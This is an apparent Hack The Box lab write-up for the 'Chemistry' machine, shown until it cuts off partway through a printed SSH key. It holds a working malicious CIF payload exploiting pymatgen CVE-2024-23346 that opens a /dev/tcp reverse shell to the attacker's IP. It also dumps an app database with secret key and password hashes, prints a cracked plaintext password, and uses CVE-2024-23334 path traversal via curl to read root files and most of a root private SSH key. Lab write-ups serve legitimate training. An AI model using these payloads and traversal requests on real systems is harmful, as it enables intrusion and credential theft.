
Introduction
This document details the step-by-step process to exploit the machine Chemistry by Hack The Box. Throughout the analysis, various tools and techniques were used, starting with the initial enumeration, vulnerability analysis, and culminating with obtaining root access.
The purpose is to provide a detailed and reproducible guide, highlighting the bugs found, the techniques used, and the commands executed at each stage of the process.
Tools Used:
- CURL: Used with option
--path-as-isto exploit the vulnerability and access arbitrary files on the target system. - John the Ripper: Attempted to crack the passwords contained in
/etc/shadow(without success).
Discovery of the Target Machine
Port Scanning with Nmap
The first thing we did was a scanning with Nmap to identify open ports on the machine. We use the following command:
❯ sudo nmap -sS -sC -sV -Pn -p- -T4 -A -oG allPorts 10.10.11.38

Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-04 16:08 CET
Nmap scan report for 10.10.11.38
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6fc20ae9d1d451d0bced9d020f26fdc (RSA)
|   256 f1ae1c3e1dea55446c2ff2568d623c2b (ECDSA)
|_  256 94421b78f25187073e9726c9a25c0a26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Wed, 04 Dec 2024 15:09:24 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.93%I=7%D=12/4%Time=675070A2%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,38A,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.0\.3\x20
SF:Python/3\.9\.5\r\nDate:\x20Wed,\x2004\x20Dec\x202024\x2015:09:24\x20GMT
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20
SF:719\r\nVary:\x20Cookie\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UT
SF:F-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=d
SF:evice-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Chemistry
SF:\x20-\x20Home</title>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20h
SF:ref=\"/static/styles\.css\">\n</head>\n<body>\n\x20\x20\x20\x20\n\x20\x
SF:20\x20\x20\x20\x20\n\x20\x20\x20\x20\n\x20\x20\x20\x20<div\x20class=\"c
SF:ontainer\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20class=\"title\">Che
SF:mistry\x20CIF\x20Analyzer</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Welc
SF:ome\x20to\x20the\x20Chemistry\x20CIF\x20Analyzer\.\x20This\x20tool\x20a
SF:llows\x20you\x20to\x20upload\x20a\x20CIF\x20\(Crystallographic\x20Infor
SF:mation\x20File\)\x20and\x20analyze\x20the\x20structural\x20data\x20cont
SF:ained\x20within\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20class=\"
SF:buttons\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<center><a\
SF:x20href=\"/login\"\x20class=\"btn\">Login</a>\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20<a\x20href=\"/register\"\x20class=\"btn\">Regis
SF:ter</a></center>\n\x20\x20\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x20\
SF:x20</div>\n</body>\n<")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\x20PUBLIC\
SF:x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x20\x20\x
SF:20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"Content
SF:-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
SF:onse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20vers
SF:ion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20Bad\x20reque
SF:st\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</bo
SF:dy>\n</html>\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=12/4%OT=22%CT=1%CU=40710%PV=Y%DS=2%DC=T%G=Y%TM=6750710
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   30.24 ms 10.10.14.1
2   32.54 ms 10.10.11.38

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.81 seconds
- -H.H: Performs a port scan on TCP using the SYN scan technique, which is fast and difficult to detect.
- -sC- Runs default Nmap scripts to detect common vulnerabilities and get more information about services.
- -sV: Detects the version of services listening on open ports.
- -Pn: Disables host discovery, which assumes the host is up, even if it does not respond to pings.
- -p-: Scan all ports (1 to 65535).
- -T4: Adjust the scanning speed to make it faster, but less likely to be detected.
- -TO: Performs a full scan to detect operating system, versions, and other advanced details.
- -oG allPorts: Save the scan result to a file in output format grepable (ideal for later analysis).
Summary nmap results:
- Port 22/tcp (SSH): SSH (Secure Shell) service used for secure remote connections on Linux systems (OpenSSH 8.2p1 on Ubuntu 20.04).
- Port 5000/tcp (Upnp): Service possibly related to UPnP (Universal Plug and Play), but an HTTP server (Werkzeug 3.0.3, Python 3.9.5) was detected offering a home web page for a "Chemistry CIF Analyzer", which allows uploading CIF (Crystallographic Information Files) files.
- No exact operating system match: A specific operating system could not be identified for the host, although it was detected to be a Linux system.
- Traceroute: Two hops were made until reaching the target host (10.10.11.38), with latencies of 30.24 ms and 32.54 ms respectively.
HTTP Analysis (Port 5000)

We access http://10.10.11.38:5000 and we find a web page that allows us to register a user. After completing the registration, we are redirected to another page where we are given the option to upload files.


We find a web page that displays the following message: «Please provide a valid CIF file. An example is available.» By downloading the example CIF file, we find the following content:
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
After doing a Google search, we found a repository on GitHub that describes the vulnerability CVE-2024-23346 (pymatgen vulnerable to arbitrary code execution when parsing a maliciously crafted JonesFaithfulTransformation transformation_string). With this information, we create a CIF file designed to run a reverse shell, which we upload to the website.
❯  cat reverseshell.cif

data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c 'sh -i >& /dev/tcp/10.10.14.107/9443 0>&1'");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
Obtaining the Reverse Shell:
A listener was put on netcat in the port 9443 to wait for reverse connection:
❯ nc -lvp 9443

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9443
Ncat: Listening on 0.0.0.0:9443


Ncat: Connection from 10.10.11.38.
Ncat: Connection from 10.10.11.38:49190.
sh: 0: can't access tty; job control turned off
$ $ $ id
uid=1001(app) gid=1001(app) groups=1001(app)
$
Initial access and environment analysis
We access the system using the user app, who has limited permissions. When inspecting the environment, we find an interesting file located in the directory instance/database.db, which appears to contain a connection to a database. The output of the commands used to scan the system is detailed below:
❯  id

uid=1001(app) gid=1001(app) groups=1001(app)

❯  pwd

/home/app

❯  ls -lstha

total 52K
4.0K drwx------ 2 app  app  4.0K Dec  5 09:10 uploads
4.0K drwx------ 2 app  app  4.0K Dec  5 09:07 instance
   0 -rw-r--r-- 1 app  app     0 Dec  5 08:24 pwned
4.0K drwxr-xr-x 8 app  app  4.0K Dec  5 08:23 .
4.0K drwx------ 2 app  app  4.0K Oct  9 20:18 templates
4.0K drwx------ 2 app  app  4.0K Oct  9 20:13 static
8.0K -rw------- 1 app  app  5.8K Oct  9 20:08 app.py
   0 lrwxrwxrwx 1 root root    9 Jun 17 01:52 .sqlite_history -> /dev/null
   0 lrwxrwxrwx 1 root root    9 Jun 17 01:51 .bash_history -> /dev/null
4.0K drwxrwxr-x 3 app  app  4.0K Jun 17 00:44 .cache
4.0K drwxr-xr-x 4 root root 4.0K Jun 16 23:10 ..
4.0K drwx------ 7 app  app  4.0K Jun 15 22:57 .local
4.0K -rw-r--r-- 1 app  app   220 Jun 15 20:43 .bash_logout
4.0K -rw-r--r-- 1 app  app  3.7K Jun 15 20:43 .bashrc
4.0K -rw-r--r-- 1 app  app   807 Jun 15 20:43 .profile
The directory instance/ contains a file called database.db, which appears to be the system database:
❯  ls -lstha instance/

total 28K
4.0K drwx------ 2 app app 4.0K Dec  5 09:07 .
20K -rwx------ 1 app app  20K Dec  5 09:07 database.db
4.0K drwxr-xr-x 8 app app 4.0K Dec  5 08:23 ..
Database exploration
When browsing the file database.db, we look at its content, which includes the structure of the tables and relevant data:
❯  cat instance/database.db

�f�K�ytableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user�3�5tablestructurestructureCREATE TABLE structure (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        filename VARCHAR(150) NOT NULL,
        identifier VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (identifier)
)
...
Maxel9347f9724ca083b17e39555c36fd9007*                                                                                                                                                                        kristel6896ba7b11a62cacffbdaded457c6d92(
eusebio6cad48078d0241cca9a7b322ecd073b3)
Data Extraction from database.db
We try to execute the command sqlite3 directly on the database to inspect its contents:
❯ /usr/bin/sqlite3 instance/database.db
However, this method did not return any results
From file analysis app.py, we find that it contains a secret key (SECRET_KEY) and database-related settings. Using this information, we create a Python script that uses Flask and SQLAlchemy to extract and save data from the database to a text file.
❯  cat > app1.py <<EOF

from flask import Flask
from flask_sqlalchemy import SQLAlchemy

# Inicializar la aplicación Flask
app = Flask(__name__)

# Configuraciones de la aplicación
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

# Inicializar la base de datos
db = SQLAlchemy(app)

# Definición de los modelos de base de datos
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password = db.Column(db.String(120), nullable=False)

class Structure(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    filename = db.Column(db.String(120), nullable=False)
    identifier = db.Column(db.String(120), nullable=False)

# Función para guardar los resultados en un archivo de texto
def save_to_txt(data, filename="database_data.txt"):
    with open(filename, "w") as f:
        for line in data:
            f.write(str(line) + "\n")

# Función para obtener todos los datos de la base de datos
def get_all_data():
    # Obtener todos los usuarios
    users = User.query.all()
    structures = Structure.query.all()

    # Crear una lista para almacenar los resultados
    data = []

    # Agregar la configuración de la aplicación a los datos exportados
    data.append("Configuración de la aplicación:")
    data.append(f"SECRET_KEY: {app.config['SECRET_KEY']}")
    data.append(f"SQLALCHEMY_DATABASE_URI: {app.config['SQLALCHEMY_DATABASE_URI']}")
    data.append(f"UPLOAD_FOLDER: {app.config['UPLOAD_FOLDER']}")
    data.append(f"ALLOWED_EXTENSIONS: {app.config['ALLOWED_EXTENSIONS']}")

    data.append("\nUsuarios:")
    # Recorrer todas las filas de la tabla User
    for user in users:
        data.append(f"ID: {user.id}, Username: {user.username}, Password: {user.password}")

    data.append("\nEstructuras:")
    # Recorrer todas las filas de la tabla Structure
    for structure in structures:
        data.append(f"ID: {structure.id}, User ID: {structure.user_id}, Filename: {structure.filename}, Identifier: {structure.identifier}")

    return data

# Crear la base de datos y las tablas si no existen
with app.app_context():
    db.create_all()

    # Obtener todos los datos desde las tablas 'User' y 'Structure'
    all_data = get_all_data()

    # Guardar los datos en un archivo txt
    save_to_txt(all_data)

print("Datos exportados correctamente a database_data.txt")
EOF
Script Execution
Run the script with the following command to extract the data from the database:
❯ /usr/bin/python3.9 app.py
OutputScript:
❯  cat database_data.txt

Configuración de la aplicación:
SECRET_KEY: MyS3cretCh3mistry4PP
SQLALCHEMY_DATABASE_URI: sqlite:///database.db
UPLOAD_FOLDER: uploads/
ALLOWED_EXTENSIONS: {'cif'}

Usuarios:
ID: 1, Username: admin, Password: 2861debaf8d99436a10ed6f75a252abf
ID: 2, Username: app, Password: 197865e46b878d9e74a0346b6d59886a
ID: 3, Username: rosa, Password: 63ed86ee9f624c7b14f1d4f43dc251a5
ID: 4, Username: robert, Password: 02fcf7cfc10adc37959fb21f06c6b467
ID: 5, Username: jobert, Password: 3dec299e06f7ed187bac06bd3b670ab2
ID: 6, Username: carlos, Password: 9ad48828b0955513f7cf0f7f6510c8f8
ID: 7, Username: peter, Password: 6845c17d298d95aa942127bdad2ceb9b
ID: 8, Username: victoria, Password: c3601ad2286a4293868ec2a4bc606ba3
ID: 9, Username: tania, Password: a4aa55e816205dc0389591c9f82f43bb
ID: 10, Username: eusebio, Password: 6cad48078d0241cca9a7b322ecd073b3
ID: 11, Username: gelacia, Password: 4af70c80b68267012ecdac9a7e916d18
ID: 12, Username: fabian, Password: 4e5d71f53fdd2eabdbabb233113b5dc0
ID: 13, Username: axel, Password: 9347f9724ca083b17e39555c36fd9007
ID: 14, Username: kristel, Password: 6896ba7b11a62cacffbdaded457c6d92
ID: 15, Username: a, Password: 0cc175b9c0f1b6a831c399e269772661
ID: 16, Username: ,deieniei, Password: 931b7714f8e92ee8fb4265b5d68aa5f6
ID: 17, Username: asem, Password: 839c46a5d1272dd54e20a4d06acac519
ID: 18, Username: admin'or1=1--, Password: 6abe33f215bcc63cbd8f92c19e7cd537
ID: 19, Username: test, Password: 098f6bcd4621d373cade4e832627b4f6
ID: 20, Username: jkl;, Password: 78bde628d7e21932b1ac6497da567bb1

Estructuras:
ID: 1, User ID: 20, Filename: example2.cif, Identifier: 5ed63dec-f868-43b4-ba24-19018047c64e
ID: 2, User ID: 19, Filename: poc.cif, Identifier: 8b07a3ff-37d8-4d16-b2a8-bb659854a2b1

Hash decryption:
Using CrackStation (https://crackstation.net) to decode the hash of the pink user
Output:
63ed86ee9f624c7b14f1d4f43dc251a5 md5 unicorniosrosadosPrivilege Escalation:
Pink user access:
Using the cracked password, we establish an SSH connection with the user pink on the host 10.10.11.38Once inside the system, we locate and obtain the first flag.
❯ sh rosa@10.10.11.38

The authenticity of host '10.10.11.38 (10.10.11.38)' can't be established.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 05 Dec 2024 10:58:35 AM UTC

  System load:  0.0               Processes:             258
  Usage of /:   77.5% of 5.08GB   Users logged in:       1
  Memory usage: 34%               IPv4 address for eth0: 10.10.11.38
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Dec  5 10:17:50 2024 from 10.10.14.20
getting the following user flag:
❯ cat /home/rosa/user.txt

9c10c8ffa675a2bb079b6e36456beebd
Privilege Escalation:
User access root:
After trying various privilege escalation techniques and analyzing the files and processes on the system, we identified that the following ports are listening:
❯ netstat -pntuoa

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name     Timer
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      1083/python3.9       off (0.00/0/0)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      1084/python3.9       off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      1196/systemd-resolv  off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1105/sshd: /usr/sbi  off (0.00/0/0)
tcp        0      1 10.10.11.38:33488       8.8.8.8:53              SYN_SENT    1196/systemd-resolv  on (0.71/0/0)
tcp        0     36 10.10.11.38:22          10.10.14.107:50822      ESTABLISHED 53725/sshd: root@pt  on (0.21/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      1105/sshd: /usr/sbi  off (0.00/0/0)
udp        0      0 127.0.0.1:42891         127.0.0.53:53           ESTABLISHED 742/systemd-timesyn  off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           1196/systemd-resolv  off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           817/dhclient         off (0.00/0/0)
By reviewing the detected ports, we find that a service identified as aiohttp/3.9.1. Investigating further, we discovered that this version is vulnerable to a Local File Inclusion (LFI) vulnerability, listed as CVE-2024-23334.
To verify the service, we execute the following command:
❯ curl http://localhost:8080 --head

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Thu, 05 Dec 2024 11:51:19 GMT
Server: Python/3.9 aiohttp/3.9.1
When investigating the vulnerability CVE-2024-23334, we discovered multiple exploits that technically exploit the vulnerability through curl with the option --path-as-is. These exploits follow a structure similar to the following:
❯ curl -s --path-as-is http://<IP>:<PORT>/<DIRECTORY>/<FILE>
Following this technique, we decided to run a test to check if it was possible to access sensitive files. We send the following request to try to obtain the root flag:
❯ curl -s --path-as-is http://localhost:8080/assets/../../../../../root/root.txt

b81421638597acfcea1f4c878f58c523
Since this vulnerability allows us to read files, but not write, making it impossible to execute a reverse shell or perform other similar actions, we try to extract the contents of the file /etc/shadow to crack passwords with John the Ripper. However, we did not obtain successful results.
After analyzing the possible accessible files again, we identified that in the directory /root/.ssh/ the file was found id_rsa, corresponding to the root user's SSH private key. We proceeded to obtain it using the exploit:
❯ curl -s --path-as-is http://localhost:8080/assets/../../../../../root/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
UOljWP/TVPTkM5byav5bzhIwxhtdTy02DWjqFQn2kaQ8xe9X+Ymrf2wK8C4ezAycvlf3Iv
ATj++Xrpmmh9uR1HdS1XvD7glEFqNbYo3Q/OhiMto1JFqgWugeHm715yDnB3A+og4SFzrE
vrLegAOwvNlDYGjJWnTqEmUDk9ruO4Eq4ad1TYMbAAAFiPikP5X4pD+VAAAAB3NzaC1yc2
